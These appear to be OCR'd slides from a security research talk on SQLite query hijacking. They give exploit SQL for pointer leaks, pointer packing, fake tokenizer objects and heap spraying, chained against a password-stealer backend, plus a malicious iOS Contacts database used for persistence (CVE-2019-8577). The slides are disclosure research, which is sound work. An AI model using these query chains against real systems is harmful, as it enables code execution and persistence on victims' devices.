- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray



Packing of 64-bit pointers

- Write back manipulated pointers
- **char()**

```
sqlite3> SELECT char(0x41);
+------------+
| A          |
+------------+
sqlite3> SELECT hex(char(0x41));
+----------------+
| 41             |
+----------------+
sqlite3> SELECT char(0xFF);
+------------+
| ÿ          |
+------------+
sqlite3> SELECT hex(char(0xFF));
+----------------+
| C3BF           |
+----------------+
```





Packing of 64-bit pointers

- Oh right! our exploit is actually a DB!
- We can prepare a key-value table in advanced while generating the DB and use sub-queries

```
def gen_int2hex_map():
    conn.execute("CREATE TABLE hex_map (int INTEGER, val BLOB);")
   for i in range(0xFF):
       conn.execute("INSERT INTO hex_map VALUES ({}, x'{}');".format(i, "".join('%02x' % i)))
```

- Our conversion with sub-queries

```
sqlite3> CREATE VIEW p64_libsqlite_base AS SELECT cast(
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 <<  0) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 <<  8)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 16)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 24)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 32)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 40)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 48)) % 256))||
            (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 56)) % 256))
            as blob) as col;
```


My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
- ~~Packing of 64-bit pointers~~
- Crafting complex fake objects in memory
- Heap Spray



Crafting Complex Objects in Memory

- Writing a single pointer is definitely useful but not enough
- Faking objects <3
- Recall that **fts3_tokenizer()** requires us to assign a tokenizer module



Fake Object Example

- JOIN queries

```
sqlite3> CREATE VIEW fake_tokenizer AS SELECT x'4141414141414141' ||
                                              p64_simple_create.col ||
                                              p64_simple_destroy.col ||
                                              x'4242424242424242'  FROM p64_simple_create
                                                                   JOIN p64_simple_destroy;
```

- Verifying it with a debugger

```
pwndbg> telescope 0x7af868
00:0000|    0x7af868 ◂— 0x4141414141414141 ('AAAAAAAA')
01:0008|    0x7af870 —▸ 0x4ea424 (simpleCreate) ◂— push   rbp
02:0010|    0x7af878 —▸ 0x4ea52e (simpleDestroy) ◂— push   rbp
03:0018|    0x7af880 ◂— 0x4242424242424242 ('BBBBBBBB')
```

My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
- ~~Packing of 64-bit pointers~~
- ~~Crafting complex fake objects in memory~~
- Heap Spray



Heap Spray

- We have our malicious tokenizer
- We know where the heap is located but not sure exactly where our tokenizer is
- Time for some Heap Spray
- Ideally some repetitive form of our “fakeobj” primitive
- **REPEAT()**
  - Sadly, SQLite did not implement it like MySQL

stackoverflow.com for the win!

```
sqlite3> SELECT replace(hex(zeroblob(10000)), "00",x'4141414141414141'||
                                                   p64_simple_create.col ||
                                                   p64_simple_destroy.col ||
                                                   x'4242424242424242') FROM p64_simple_create
                                                                        JOIN p64_simple_destroy;
```

- **zeroblob(N)** function returns a BLOB consisting of N bytes
- **replace(X, Y)** to replace every X with Y

repetition every 0x20 bytes



```
[heap]          0xa973a8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa973c8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa973e8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97408 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97428 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97448 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97468 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97488 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa974a8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa974c8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa974e8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97508 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97528 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97548 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97568 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa97588 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa975a8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa975c8 0x4141414141414141 ('AAAAAAAA')
[heap]          0xa975e8 0x4141414141414141 ('AAAAAAAA')
```

My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
- ~~Packing of 64-bit pointers~~
- ~~Crafting complex fake objects in memory~~
- ~~Heap Spray~~



Our Target

```
class Module_notezilla extends Module_

{
    private function processnote($Data)
    {
        $FileDB = GetTempFile(‘notezilla');

        if(!file_put_contents($FileDB, $Data))
            return FALSE;

        $db = new SQLite3($FileDB);

        if(!$db)
            return FALSE;

        $Datax = $db->query('SELECT BodyRich  FROM Notes’);
```

QOP Chaining

```
CREATE VIEW Notes AS SELECT (( SELECT * FROM heap_spray) +
                            ( SELECT * FROM override_simple_tokenizer) +
                            ( SELECT * FROM trigger_malicious_tokenizer)) AS BodyRich;
```

```
CREATE VIEW heap_spray AS SELECT replace(hex(zeroblob(10000)), "00",x'4141414141414141'||
                                                                    p64_simple_create.col ||
                                                                    p64_simple_destroy.col ||
                                                                    p64_system.col) FROM p64_simple_create JOIN
                                                                                         p64_simple_destroy JOIN
                                                                                         p64_system;
```

```
CREATE VIEW p64_simple_create AS SELECT cast(
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / 1) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 <<  8)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 16)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 24)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 32)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 40)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 48)) % 256))||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_simple_create) / (1 << 56)) % 256)) as blob) as col;
```

QOP Chaining
The Party Goes On

```sql
CREATE VIEW u64_simple_create AS SELECT ( (SELECT col FROM u64_libsqlite_base ) + ( SELECT '959524') ) as col;
```



```sql
CREATE VIEW u64_libsqlite_base AS SELECT ( (SELECT col FROM u64_leak ) - ( SELECT '3164384') ) as col;
```



```sql
CREATE VIEW u64_leak AS SELECT (
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1,  1)) -1) * (1 <<  0))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -2,  1)) -1) * (1 <<  4))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3,  1)) -1) * (1 <<  8))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4,  1)) -1) * (1 << 12))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5,  1)) -1) * (1 << 16))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6,  1)) -1) * (1 << 20))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7,  1)) -1) * (1 << 24))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -8,  1)) -1) * (1 << 28))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -9,  1)) -1) * (1 << 32))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -10, 1)) -1) * (1 << 36))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -11, 1)) -1) * (1 << 40))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -12, 1)) -1) * (1 << 44))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -13, 1)) -1) * (1 << 48))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -14, 1)) -1) * (1 << 52))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -15, 1)) -1) * (1 << 56))) +
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))
    ) AS col;
```


QOP Chaining
Turtles all the way Down

```
CREATE VIEW leak AS SELECT SUBSTR((SELECT col FROM le_leak), -2, 2)||
       SUBSTR((SELECT col FROM le_leak), -4, 2)||
       SUBSTR((SELECT col FROM le_leak), -6, 2)||
       SUBSTR((SELECT col FROM le_leak), -8, 2)||
       SUBSTR((SELECT col FROM le_leak), -10, 2)||
       SUBSTR((SELECT col FROM le_leak), -12, 2)||
       SUBSTR((SELECT col FROM le_leak), -14, 2)||
       SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
```



```
CREATE VIEW le_leak AS SELECT hex(fts3_tokenizer("simple")) AS col;
```


Me Describing QOP Chains



QOP.py

```
import qop
my_first_qop = []
my_first_qop.appned(bin_leak())
my_first_qop.appned(u64('u64_bin_leak', 'bin_leak'))
my_first_qop.appned(math_with_const('u64_libsqlite_base', 'u64_bin_leak', '-', SIMPLE_MODULE_OFFSET))
my_first_qop.appned(p64('p64_bin_leak', 'u64_bin_leak'))
```

Owning A Password Stealer Backend (PHP7)



Bot Guid	Bin ID	IP Address	PC Information	Last Online	Action
BC5E0F6AEB3312DFDA8DD9B1	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:51:15 (55 s)	Set
C14C057C0902B8CF1BDB9D8E	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:51:03 (1 minute)	Set
6431A05A9FF767320DD4FB35	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:50:45 (1 minute)	Set
ECFEDDCC85881FDAF09219AA	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:50:43 (1 minute)	Set
7BC6E85260688CC6A2D3BB30	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:47:10 (5 m)	Set
06E4C78E6F02AFBEBFF3F2DD	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:59 (5 m)	Set
E5D4FA10F628B6C82EC4AC0E	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:45 (5 m)	Set
25B0BDD5123DABD4E03C4C27	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:39 (6 m)	Set
A1432E43EFFFDDE53C6DBB1F	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:46:03 (6 m)	Set
4F584637DA2BBCAC29DFB955	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:52 (6 m)	Set
80E2211FF906F3F2FDD5F5BD	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:16 (7 m)	Set
6FCB3650662D30B3CCC77EC1	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:05 (7 m)	Set
CC9FA649FA3A3AC6A5C7918E	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:45:01 (7 m)	Set
CE2B4D3D13F2D324AEC9A2F1	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:44:55 (7 m)	Set
ECB3CD5D993FA4BCAE5EB3AC	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:24 (9 m)	Set
9ACAEC26ED3D678DCF17A8CF	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:17 (9 m)	Set
CB6BCA02CBE2AC2ECFE0E79B	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:11 (9 m)	Set
8ADB06706BECCD18D4F79FED	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:43:03 (9 m)	Set
70F6FF5BFFECC71B2ABDFE59	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:42:50 (9 m)	Set
C58DEFFCECE5DB2B7D8B5F40	apidal333.c	133.133.133.133 (JP)	Mio-pc.Kiata\Mio, Windows 10 x64, 1920x1080, 1 report	2019-05-05 12:42:44 (9 m)	Set

Password Stealer Backend

COMMIT;



- Given SQLite popularity this opens up possibilities to a wide range of attacks
- Let’s explore another use-case

Next Target: iOS Persistency

- iOS uses SQLite extensively
- Persistency is hard to achieve on iOS as all executable files have to be signed
- SQLite databases are not signed
- iOS (and MacOS) are both compiled with ENABLE_FTS3_TOKENIZER.
- We have a solid methodology for Query Hijacking
- Re-gaining code execution after reboot by replacing an SQLite DB

Malicious Contacts DB

AddressBook.sqlitedb

ABMultiValueLabel	`CREATE TABLE ABMultiValueLabel (value TEXT, UNIQUE(value))`
ABMultiValueEntryKey	`CREATE TABLE ABMultiValueEntryKey (value TEXT, UNIQUE(value))`

AddressBook.sqlitedb.pwn

override	`CREATE VIEW override AS SELECT fts3_tokenizer('simple', x'4141414141414141');`
crash	`CREATE VIRTUAL TABLE crash USING FTS3(col, tokenize='simple');`
ABMultiValueLabel	`CREATE VIEW ABMultiValueLabel (value) AS SELECT ((SELECT * FROM override)+ (SELECT * FROM crash))`
ABMultiValueEntryKey	`CREATE VIEW ABMultiValueEntryKey (value) AS SELECT ((SELECT * FROM override)+ (SELECT * FROM crash))`

Reboot and…

Secure Boot Bypassed
CVE-2019-8577

```
Incident Identifier: 378D2096-CF78-4BE8-8C06-D7F620D406A8
CrashReporter Key:   8051c945037c6995e923dfdc9f396854854978e3
Hardware Model:      iPhone10,4
Process:             Contacts [3453]
Path:                /private/var/containers/Bundle/Application/965390C8-7936-4F79-BEE5-C47BF14B80EB/Contacts.app/Contacts
Identifier:          com.apple.MobileAddressBook
Version:             1.0 (1.0)
Code Type:           ARM-64 (Native)
Role:                Foreground
Parent Process:      launchd [1]
Coalition:           com.apple.MobileAddressBook [682]


Date/Time:           2019-03-11 16:04:53.2968 +0200
Launch Time:         2019-03-11 16:04:53.0220 +0200
OS Version:          iPhone OS 12.1.1 (16C5050a)
Baseband Version:    2.02.02
Report Version:      104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype: KERN_INVALID_ADDRESS at 0x4141414141414149
```

```
struct sqlite3_tokenizer_module {
  int iVersion;
  int (*xCreate)(int argc, const char *const*argv,
                 sqlite3_tokenizer **ppTokenizer);
  int (*xDestroy)(sqlite3_tokenizer *pTokenizer);
